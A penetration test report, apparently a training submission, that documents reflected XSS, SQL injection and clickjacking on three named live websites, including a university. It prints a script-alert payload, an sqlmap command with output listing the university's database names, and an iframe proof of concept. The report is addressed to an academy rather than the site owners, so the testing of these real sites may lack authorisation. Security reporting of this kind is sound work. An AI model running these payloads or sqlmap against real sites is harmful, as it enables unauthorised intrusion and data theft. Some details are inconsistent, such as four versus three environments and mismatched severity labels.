Vulnerability Assessment and Penetration Testing

Report For: RedTeam Hacker Academy

Submitted By: Vishnu S

Report Issued: 23-01-2025

Table of contents

CONFIDENTIAL INFORMATION STATEMENT


This report contains sensitive, privileged and confidential information. Precautions should be taken to protect the confidentiality of the information in this document.

Disclaimer

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a “point-in-time” assessment made on four different client environment. Any changes made to the environment during the period of testing may affect the results of the assessment

EXECUTIVE SUMMARY

I performed a security assessment on three different web applications. The purpose of this assessment was to discover and identify vulnerabilities in the three websites' infrastructure and suggest methods to remediate the vulnerabilities and identified a total of three vulnerabilities within the scope of the engagement which are broken down by severity in the table below.



CVSS 3

SCORE	RATING
0	None
0.1-3.9	Low
4.0-6.9	Medium
7.0-8.9	High
9-10	Critical

The highest severity vulnerabilities give potential attackers the opportunity in confidential data being deleted, lost or stolen; websites being defaced; unauthorised access to systems or accounts and, ultimately, compromise of individual machines or entire networks. In order to ensure data confidentiality, integrity, and availability, security remediations should be implemented as described in the security assessment findings.

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope. Any changes made to the environment during the period of testing may affect the results of the assessment.

SCOPE

Security assessment includes testing for security loopholes in the scope defined below. Apart from the following, no other information was provided. Nothing was assumed at the start of the security assessment. The following was the scope covered under the security audit:

Web Application 1: https://www.ktuqbank.com/


Web Application 2: https://unigug.ac.in/

Web Application 3: http://www.yignia.com/

TESTING METHODOLOGY

My testing methodology was split into three phases: Reconnaissance, Target Assessment, and Discovering Vulnerabilities. During reconnaissance, we gathered information about the web applications. I gathered evidence of vulnerabilities during this phase of the engagement in a manner that would not disrupt normal business operations.

The following image is a graphical representation of this methodology.



Planning
Working with a customer to clearly define and document assessment objectives, scope, and rules of engagement.
1
Gathering Information
2
Collecting and examining key information about an application and its infrastructure.
Security Testing Methodology
Discovering Vulnerabilities
3
Finding existing vulnerabilities, using both manual and automated techniques.
Reporting
4
Providing a comprehensive report with deep analysis and recommendations on how to mitigate the discovered vulnerabilities.

CLASSIFICATION

RISK CLASSIFICATION

LEVEL	SCORE	DESCRIPTION
Critical	10	The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect the organization. Remediation should be immediately performed.
High	7-9	The vulnerability poses an urgent threat to the organization, and remediation should be prioritized.
Medium	4-6	Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.
Low	1-3	The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible.
Information	0	These findings have no clear threat to the organization, but may cause business process to function differently than desired or reveal sensitive information about the company

ASSESSMENT FINDINGS

Number	Findings	CVSS	Severity
1	Cross Site Scripting (XSS)	9.2	Critical
2	SQL Injection	8.9	High
3	Click Jacking	3.1	Low

VULNERABILITY I

CRITICAL RISK (9/10)	
Name of Vulnerability	**Cross Site Scripting (XSS)**
Security Impact	**Severe**

Vulnerable URL

https://www.ktuqbank.com/

Security Implications

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

Cross-Site Scripting (XSS) attacks occur when:

1. Data enters a Web application through an untrusted source, most frequently a web request.

2. The data is included in dynamic content that is sent to a web user without being validated for malicious content.

The malicious content sent to the web browser often takes the form of a segment of JavaScript, but may also include HTML, Flash, or any other type of code that the browser may execute. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data, like cookies or other session information, to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Reflected XSS Attacks

Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other website. Reflected XSS is also sometimes referred to as Non-Persistent or Type-I XSS (the attack is carried out through a single request / response cycle).

Stored XSS Attacks

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment eld, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-II XSS.

Blind Cross-site Scripting

Blind Cross-site Scripting is a form of persistent XSS. It generally occurs when the attacker's payload is saved on the server and reflected back to the victim from the backend application. For example in feedback forms, an attacker can submit the malicious payload using the form, and once the backend user/admin of the application will open the attacker's submitted form via the backend application, the attacker's payload will get executed.

Other Types of XSS Vulnerabilities

In addition to Stored and Reflected XSS, another type of XSS, DOM Based XSS was identified by Amit Klein in 2005.

Steps to Reproduce


1.Go to the target URL: https://www.ktuqbank.com/

Testing for Reflected XSS

2. Click on the search bar.

3. Inject the following payload into the search bar:


<script>alert("vulnerable for XSS")</script>



Type something and Enter

>alert("vulnerable for xss")</script>

4. A popup appears on the corresponding website, it indicates that the website is vulnerable to Reflected XSS.



```
https://www.ktuqbank.com/search?q=<script>alert("vulnerable+for+xss")<%2Fscript>
```

www.ktuqbank.com

vulnerable for xss

Impact

Cross-Site Scripting (XSS) enables attackers to inject and execute malicious scripts in a victim's browser. This can result in:

- **Data Theft:** Stealing cookies, session tokens, or sensitive user data.
- **Account Compromise:** Hijacking user sessions to perform unauthorized actions.
- **Phishing and Redirection:** Redirecting users to malicious or fake websites.
- **Unauthorized Actions:** Performing actions on behalf of users without their knowledge.
- **Application Defacement:** Modifying website content to mislead users or damage reputation.

XSS exploits undermine user trust, compromise sensitive information, and impact application security and integrity.

Mitigation for XSS

1. **Input Validation:** Ensure user input is validated and sanitized.
2. **Output Encoding:** Encode user data before rendering in HTML, JavaScript, or URLs.
3. **Content Security Policy (CSP):** Implement a strict CSP to restrict script execution.
4. **Sanitize Dynamic Content:** Avoid using innerHTML; use safer methods like textContent.
5. **HTTP-Only Cookies:** Use HTTP-only and Secure flags for cookies to prevent script access.
6. **Avoid Inline Scripts:** Use external JavaScript files instead of inline scripts.
7. **Secure Frameworks:** Use frameworks with built-in XSS protection (e.g., React, Angular).
8. **Regular Audits:** Perform regular security testing to detect and fix vulnerabilities.
9. **Developer Education:** Train developers on secure coding practices.

References

- https://owasp.org/www-community/attacks/xss/
- https://portswigger.net/web-security/cross-site-scripting

VULNERABILITY II

CRITICAL RISK (8/10)	
Name of Vulnerability	**SQL Injection (SQLi)**
Security Impact	**High**

Vulnerable URL

https://unigug.ac.in/

Security Implications

SQL Injection (SQLi) is a critical web security vulnerability that allows attackers to manipulate SQL queries in order to gain unauthorized access to a database. SQLi occurs when user input is improperly validated or sanitized before being included in SQL statements. This flaw enables attackers to inject malicious SQL code into queries, resulting in unintended behavior such as unauthorized data retrieval, modification, or deletion.

An attacker can use SQL Injection to interact with the database of a vulnerable web application and bypass authentication mechanisms, read sensitive data, alter or delete records, or execute administrative operations. The risk of SQLi is prevalent wherever user inputs are directly included in SQL queries without adequate checks.

SQL Injection Types:

1. **In-Band SQL Injection:**

   In-band SQL Injection occurs when the attacker retrieves data or executes commands directly through the same channel of communication. There are two primary types of in-band SQLi:

a) **Error-Based SQL Injection:** The attacker deliberately causes SQL errors to extract useful information, such as database structure, column names, or error messages.
b) **Union-Based SQL Injection:** The attacker uses the UNION SQL operator to combine results from multiple queries, enabling them to extract data from other tables in the database.

2. **Blind SQL Injection:**

Blind SQL Injection occurs when the attacker cannot see the actual results of their SQL query, but can infer information based on the application's behaviour or response. This is divided into two subtypes:

a) **Boolean-Based Blind SQL Injection:** The attacker sends a query that will evaluate to either true or false. Based on the application's response (e.g., error message or page behaviour), the attacker can infer the result of their query.
b) **Time-Based Blind SQL Injection:** The attacker uses time delays (e.g., SLEEP) to determine whether the query was true or false. A longer response time indicates a true query result, while a normal response time indicates false.

3. **Out-of-Band SQL Injection:**

Out-of-Band SQL Injection occurs when the attacker is unable to retrieve data directly from the server but can still execute SQL commands that cause the server to send the data elsewhere. For instance, an attacker may inject SQL queries that cause the server to send DNS or HTTP requests to an external server controlled by the attacker. This type of attack often occurs when other methods (e.g., In-Band or Blind SQLi) are unavailable.

Steps to Reproduce

1.Go to the target URL: https://unigug.ac.in/

Testing for SQL Injection

2.Find the URL with the parameter php?id=1 for testing SQL injection.

3. Click on the "NEP2020" page

4.After clicking, it redirects to the following link:

https://unigug.ac.in/se_slider/index.php?id=5


5. Use sqlmap tool to find SQL injection vulnerabilities.

6. Check if database enumeration is possible.


7. Run the following command:

`sqlmap  -u https://unigug.ac.in/se_slider/index.php?id=58  --dbs --batch`.

8. We successfully enumerated the database.



```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u https://unigug.ac.in/se_slider/index.php?id=5 --dbs --batch
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.12#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this prog
ram

[*] starting @ 12:33:17 /2025-01-22/

[12:33:17] [INFO] resuming back-end DBMS 'mysql'
[12:33:17] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=58' AND 3424=3424 AND 'ulUq'='ulUq

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=58' AND (SELECT 4846 FROM (SELECT(SLEEP(5)))EbKg) AND 'XSOM'='XSOM

    Type: UNION query
    Title: Generic UNION query (NULL) - 12 columns
```



```
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=58' AND (SELECT 4846 FROM (SELECT(SLEEP(5)))EbKg) AND 'XSOM'='XSOM

    Type: UNION query
    Title: Generic UNION query (NULL) - 12 columns
    Payload: id=58' UNION ALL SELECT NULL,CONCAT(0x71767a7671,0x69794e6654756f627765486e6b474e70764a714f4b4a657748624c45414a597a686f7644634b7573,
0x7178786b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[12:33:23] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.0.12
[12:33:23] [INFO] fetching database names
[12:33:27] [WARNING] reflective value(s) found and filtering out
available databases [4]:
[*] information_schema
[*] unigugac_teacher_cms
[*] unigugac_test
[*] unigugac_yx6pvg0c_unigug_university

[12:33:27] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/unigug.ac.in'

[*] ending @ 12:33:27 /2025-01-22/
```

Impact

1. **Data Theft:** Attackers can access sensitive data like user credentials and personal information.
2. **Data Manipulation:** Attackers can modify, delete, or insert records, leading to data corruption or loss.
3. **Authentication Bypass:** Attackers can bypass login mechanisms, gaining unauthorized access.
4. **Remote Code Execution:** Attackers may execute arbitrary commands on the database server.
5. **Privilege Escalation:** Attackers can escalate privileges to become database administrators, gaining full control.

Mitigation for SQL Injection:

1. **Use Prepared Statements:** Always use parameterized queries to treat user inputs as data, not code.
2. **Input Validation:** Validate and sanitize user inputs to prevent malicious SQL commands.
3. **Output Encoding:** Encode user inputs to prevent them from being executed as SQL queries.
4. **Stored Procedures:** Use stored procedures to isolate SQL logic from user inputs.
5. **Least Privilege Principle:** Limit database privileges to the minimum necessary.
6. **Error Handling:** Disable detailed error messages and use generic ones.
7. **Regular Security Audits:** Perform regular security reviews and penetration testing.
8. **WAF (Web Application Firewall):** Use a WAF to block SQL Injection attempts.

References

- https://owasp.org/www-community/attacks/SQL_Injection
- https://portswigger.net/web-security/sql-injection

VULNERABILITY III

LOW RISK (3.1/10)	
Name of Vulnerability	Clickjacking
Security Impact	Low

Vulnerable URL

http://www.yignia.com/

Security Implications


Clickjacking, also known as a "UI redress attack", is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

Steps to Reproduce

1.Go to the target URL: http://www.yignia.com/

Testing for Clickjacking

2. Now paste the URL as the 'src' on the clickjacking html code as below:




```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Clickjacking Test</title>
    <style>
        iframe {
            position: absolute;
            top: 50px;
            left: 50px;
            width: 800px;
            height: 600px;
            opacity: 0.8; /* Make it slightly transparent */
            border: 2px solid 🟥red;
        }
    </style>
</head>
<body>
    <h1>Clickjacking Test Page</h1>
    <p>If the target website appears below, it might be vulnerable to clickjacking.</p>
    <iframe src="https://yignia.com/" frameborder="0"></iframe>
</body>
</html>
```

3.Now open this HTML file, and you will see that the resolution of the webpage has changed.

4. This indicates that the webpage is vulnerable to clickjacking

5. The result will display as follows.



file:///C:/Users/vishn/Desktop/Clickjacking.html

Clickjacking Test Page

If the target website appears below, it might be vulnerable to clickjacking.

Impact

1. **Unauthorized Actions**: Users unknowingly perform unintended actions (e.g., deleting accounts, transferring money).
2. **Account Compromise**: Attackers can gain control of user accounts.
3. **Financial Loss**: Trick users into fraudulent transactions or purchases.
4. **Data Exposure**: Sensitive information may be unintentionally shared.
5. **Reputation Damage**: Websites targeted by clickjacking lose user trust.

Mitigation for Clickjacking:

1. **X-Frame-Options Header**: Use DENY or SAMEORIGIN to prevent iframe embedding.
2. **Content Security Policy (CSP)**: Use frame-ancestors to restrict allowed origins.
3. **Frame Busting Script**: Block iframe embedding with JavaScript.
4. **Disable Embedding**: Restrict iframe use for sensitive pages.
5. **Regular Testing**: Perform security assessments to detect vulnerabilities.

References

- https://owasp.org/www-community/attacks/Clickjacking
- https://www.imperva.com/learn/application-security/clickjacking/

APPENDIX A - TOOLS USED

TOOL	DESCRIPTION
SQLmap	used to detect and exploit SQL injection vulnerabilities, retrieve sensitive database data, and test database security.

TableA.1: Tools used during assessment

APPENDIX B - ENGAGEMENT INFORMATION

Contact Information

Name	Vishnu S
Phone	9995930869
Email	vixhnu2004@gmail.com

Conclusion

The primary goal is the identification of specific, documented vulnerabilities and their timely remediation. It's important to an organization with an Internet presence because attackers are able to take advantage of any loophole or flaw that may be present.

Vulnerability assessments also provide an organization with the necessary knowledge, awareness and risk backgrounds to understand and react to threats to its environment. A vulnerability assessment process is intended to identify threats and the risks they pose.